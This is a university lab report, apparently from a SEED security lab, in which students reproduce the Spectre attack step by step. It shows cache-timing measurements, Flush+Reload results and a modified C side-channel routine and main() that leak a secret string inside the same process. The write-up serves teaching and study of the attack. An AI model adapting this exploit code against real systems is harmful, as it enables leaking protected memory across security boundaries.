浙江大學

课程名称： 信息系统安全

实验名称： lab6 Spectre Attack

姓　　名 1： 王睿

学　　号 1： 3180103650

姓　　名 2： 付添翼

学　　号 2： 3180106182

姓　　名 3： 刘振东

学　　号 3： 3180105566

2021 年　6 月　16 日

Lab6: Spectre Attack


一. Purpose and Content 实验目的与内容

- 理解Spectre Attack的工作原理
- 逐步实现Spectre Attack，最后完整复现整个过程

二. Detailed Steps 实验过程

2.1 Reading from Cache versus from Memory

运行`gcc -march=native CacheTime.c`并运行可执行文件，记录不同位置`array[i * 4096]`的获取时间如下：



```
[05/10/2021 11:30] seed@ubuntu:~/Documents/lab/lab6/code$ gcc -march=native Cach
eTime.c -o CacheTime
[05/10/2021 11:30] seed@ubuntu:~/Documents/lab/lab6/code$ ./CacheTime
Access time for array[0*4096]: 3064 CPU cycles
Access time for array[1*4096]: 330 CPU cycles
Access time for array[2*4096]: 318 CPU cycles
Access time for array[3*4096]: 140 CPU cycles
Access time for array[4*4096]: 330 CPU cycles
Access time for array[5*4096]: 642 CPU cycles
Access time for array[6*4096]: 324 CPU cycles
Access time for array[7*4096]: 162 CPU cycles
Access time for array[8*4096]: 292 CPU cycles
Access time for array[9*4096]: 378 CPU cycles
```

可以看到index为3和7时access time显著低于其余的index。


为了获得threshold，我们运行了程序10次，并记录数据如下：

测试次数	[0 * 4096]	[1 * 4096]	[2 * 4096]	[3 * 4096]	[4 * 4096]	[5 * 4096]	[6 * 4096]	[7 * 4096]	[8 * 4096]	[9 * 4096]
1	3064	331	318	140	330	642	324	162	292	378
2	3182	314	312	108	394	368	320	108	314	378
3	3032	378	546	258	362	358	456	306	462	358
4	2182	226	296	160	286	340	384	242	908	324
5	2850	382	582	260	544	384	454	274	388	418
6	2998	392	434	304	562	526	390	268	352	446
7	1886	266	246	82	248	240	250	70	250	242
8	3180	476	400	360	390	422	1176	308	1420	398
9	1966	286	428	162	348	308	350	108	326	276
10	3106	384	514	368	1030	520	464	336	504	504

为此，我们估计的threshold为250。


2.2 Using Cache as a Side Channel

编译运行FlushReload.c二十次，只有一次成功获得了secret的值，截图如下：



```
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
[05/10/2021 11:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./FlushReload
```


2.3 Out-of-order Execution and Branch Detection



```
[05/10/2021 12:10] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
array[97*4096 + 1024] is in cache.
The Secret = 97.
```

可以看到，即使`victim()`的输入大于size，branch分支仍会执行（即语句2仍被执行）

- 注释带☆的语句执行，结果如下：




```
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 12:20] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
```

可以看到，不经过flush后，当`victim()`输入为97时，程序就不会选择执行分支，导致97*4096的block不会被存入寄存器。

原因应该是因为我们从memory中没有flush了size变量，所以从memory中获取它的值的时候无需等待，导致cpu不需要进行predict taken操作，使得语句2没有执行。

- 将语句4修改为`victim(i+20)`，结果如下：




```
[05/10/2021 21:16] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 21:16] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 21:16] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 21:16] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 21:16] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 21:16] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 21:16] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 21:16] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 21:16] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 21:16] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 21:16] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 21:16] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 21:16] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
[05/10/2021 21:16] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreExp
```

可看到，当victim训练时每次都不执行branch语句后，在`victim(96)`时程序就正常不会执行语句2。

原因应该是因为cpu训练的结果都是branch not taken，导致在`victim(96)`时也仍会predict not taken，不执行语句2。

2.4 The Spectre Attack


运行结果如下：



```
[05/10/2021 23:43] seed@ubuntu:~/Documents/lab/lab6/code$ gcc -march=native SpectreAttack.c -o SpectreAttack
[05/10/2021 23:44] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreAttack
array[83*4096 + 1024] is in cache.
The Secret = 83.
```

可以看到secret字符串的首字母S的ascii码：83被获取到了。


但有时候也会因为噪声，输出0：



```
[05/10/2021 23:43] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
```


2.5 Improve the Attack Accurarcy

我们经过debug发现每次经过reloadSideChannel，scores[0]的值都会递增1，所以我们在每次进入for循环时，将scores[0]清零，解决了这个bug



```
static int scores[256];
void reloadSideChannelImproved()
{
int i;
  volatile uint8_t *addr;
  register uint64_t time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
    scores[0] = 0;
    addr = &array[i * 4096 + DELTA];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    if (time2 <= CACHE_HIT_THRESHOLD)
      scores[i]++; /* if cache hit, add 1 for this value */
  }
}
```

修改后编译运行的结果如下：(避免了噪声的)



```
[05/11/2021 00:39] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreAttackImproved
Reading secret value at 0xffffe7e8 = The  secret value is 83
The number of hits is 26
[05/11/2021 00:39] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreAttackImproved
Reading secret value at 0xffffe7e8 = The  secret value is 83
The number of hits is 145
[05/11/2021 00:39] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreAttackImproved
Reading secret value at 0xffffe7e8 = The  secret value is 83
The number of hits is 47
[05/11/2021 00:39] seed@ubuntu:~/Documents/lab/lab6/code$ ./SpectreAttackImproved
Reading secret value at 0xffffe7e8 = The  secret value is 83
The number of hits is 36
```

2.6 Steal the Entire Secret String

主要改写了main函数，具体代码如下：


```c
int main() {
  int k;
  uint8_t s;
  size_t larger_x = (size_t)(secret-(char*)buffer);

  printf("The secret is: ");

  //char res[17];
  for(k = 0; k < 17; k++){
    flushSideChannel();
    int i;
    for(i=0;i<256; i++) scores[i]=0;
    for (i = 0; i < 1000; i++) {
        spectreAttack(larger_x);
        reloadSideChannelImproved();
    }
    int max = 0;
    for (i = 0; i < 256; i++){
    if(scores[max] < scores[i])
        max = i;
    }
    //res[i] = max;
    printf("%c", max);
    larger_x++;
  }

  printf("\n");
  return (0);
}
```

编译运行结果如下：



```
The secret is: Some Secret Value[05/11/2021 00:50] seed@ubuntu:~/Documents/lab/lab6/code$ gcc -march=native exp.c -o exp
[05/11/2021 00:51] seed@ubuntu:~/Documents/lab/lab6/code$ ./exp
The secret is: Some Secret Value
```

三. Analysis and Conclusion 实验分析与结论

通过本实验，我们对Spectre Attack有了更加深刻的理解，获益匪浅。